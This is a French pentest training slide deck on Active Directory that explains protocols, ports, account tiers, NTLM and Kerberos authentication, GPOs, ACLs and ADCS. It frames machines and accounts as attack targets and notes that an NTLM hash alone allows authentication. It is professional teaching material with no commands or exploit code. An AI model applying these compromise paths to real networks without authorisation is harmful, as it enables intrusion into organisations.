Tests d’intrusion en environnement Active Directory

Mars 2025

Joytide

- Présentations
- Concepts théoriques de l’AD
- Attaques sur l’Active Directory
- Stages

Présentations

Concepts théoriques de l’AD

Attaques sur l’Active Directory

Stages

Qui suis-je ?

Joytide | Clovis CARLIER

Alumni ESILV 2023

+2 ans : Consultant en sécurité informatique

Co-Fondateur de DVC en 2020

Cogiceo

- **Fondée en 2012, 35 personnes**
- **Spécialisée dans l'audit technique**
- **Qualification PASSI & certifications multiples (OSCP, OSWE, …)**
- **Champs d'expertise :**

Audit

- Test d'intrusion
- Audit de domaine Microsoft AD
- Audit de configuration
- Audit de code source
- Audit d'architecture

Formations

- Formations développement web sécurisé
- Formation administration de systèmes sécurisée
- Sensibilisation et démonstrations

Cogiceo


SOCIETE GENERALE
EDMOND DE ROTHSCHILD
CRÉDIT AGRICOLE S.A.
SwissLife Banque Privée
GROUPE BPCE
Crédit Mutuel
CAISSE D'EPARGNE ILE-DE-FRANCE
NATIXIS
comutitres
Boursorama Banque
TOTAL
framatome
orano
Air Liquide
CROUZET
idex VALORISER LES ÉNERGIES
NGE
VEOLIA
setec
METEO FRANCE
SYSTRA
THALES
FORVIA
GEODIS
EIFFAGE
malakoff médéric
AG2R LA MONDIALE
RETRAITE COMPLEMENTAIRE agirc et arrco
AXA
CONSEIL D'ÉTAT
France Titres
AGENCE NATIONALE DES TITRES SÉCURISÉS
Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DE L'INTÉRIEUR
MINISTÈRE DE LA CULTURE
Liberté
Égalité
Fraternité
MINISTÈRE de la JUSTICE
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DE LA TRANSITION ÉCOLOGIQUE ET DE LA COHÉSION DES TERRITOIRES
Liberté
Égalité
Fraternité

Présentations

Concepts théoriques de l’AD


Attaques sur l’Active Directory

Stages

Définition

Un Active Directory, c'est quoi ?


Système d'annuaire permettant la gestion et la configuration d'un ensemble d'utilisateurs et de machines Windows depuis un ordinateur central.



Définition

Domaines et forêts

Un environnement Active Directory est composé de **domaines** regroupés au sein de **forêts**




Protocoles réseau

Les protocoles majoritaires : SMB, LDAP, Kerberos, DNS, etc

SMB

Port 445

Protocole permettant le **partage de ressources** sur des réseaux locaux avec des PC sous Windows




optionnelle (désactivée par défaut)

LDAP

Ports 389 & 636 (LDAPS)

Protocole permettant la gestion des identités et la configuration d'un domaine



optionnelle (désactivée par défaut)

Autres :


Kerberos
Port 88

DNS
Port 53 (tcp/udp)

RDP
Port 3389

Objets de l'AD

Machines Windows : DC, Serveur et PDT



Contrôleur de domaine

- Gestion de toutes les ressources du domaine

Serveur

- Serveur applicatif / base de données
- Héberge des services ou des ressources partagées

Poste de travail

- Poste individuel utilisé par les utilisateurs du domaine
- Peut être un ordinateur portable ou fixe

Cible finale

- Prise de contrôle totale du domaine
- Pivot vers d'autres domaines/forêts

Cible intermédiaire


- Compromission de services
- Récupération de secrets
- Pivot sur le réseau

Cible secondaire

- Récupération de secrets ou de fichiers sensibles des utilisateurs
- Accès à des services partagés


Objets de l'AD


Comptes (utilisateurs et services)



Niveaux de privilèges :


Compte standard


Administrateur de serveurs / comptes


Administrateur du domaine

Cibles


- Point d'entrée sur le réseau
- Accès authentifié à des applications
- Droits souvent mal gérés ou trop élevés
- Compromission plus simple :
  - Phishing
  - Mot de passe faible
  - Rejeu de mot de passe
  - Comptes par défaut / oubliés

Authentification

2 méthodes : NTLM et Kerberos

NTLM


Challenge/réponse



Seul le **hash NTLM est nécessaire** pour réaliser une authentification **NTLM** : Le mot de passe en clair n'est pas nécessaire !

Kerberos


Jetons crypto (tickets) et clés de session



- **TGT** : Chiffré avec hash NTLM du compte **krbtgt**
- **Service Ticket (ST)** : Chiffré avec le hash NTLM du **compte exécutant le service**

Objets de l'AD

Group Policy Objects (GPO)



Cible … et protection


- Pratique pour appliquer des paramètres de sécurité à grande échelle et rapidement
- Bon niveau de granularité et de choix de paramètres à modifier

MAIS

- Contrôle d'une GPO = possibilité de changer la configuration de tous les objets qui l'utilisent

Objets de l'AD

Contrôle d'accès : ACL et ACEs




Objets de l'AD

Autorités de certification : ADCS

Autorité de certification

1. Demande de certificat


2. Envoi du certificat



Utilisateur du domaine


3. Connexion au service avec le certificat

Service



Templates

Template : User
Subject : john



Certificat

Gestion des secrets

Politique de mot de passe

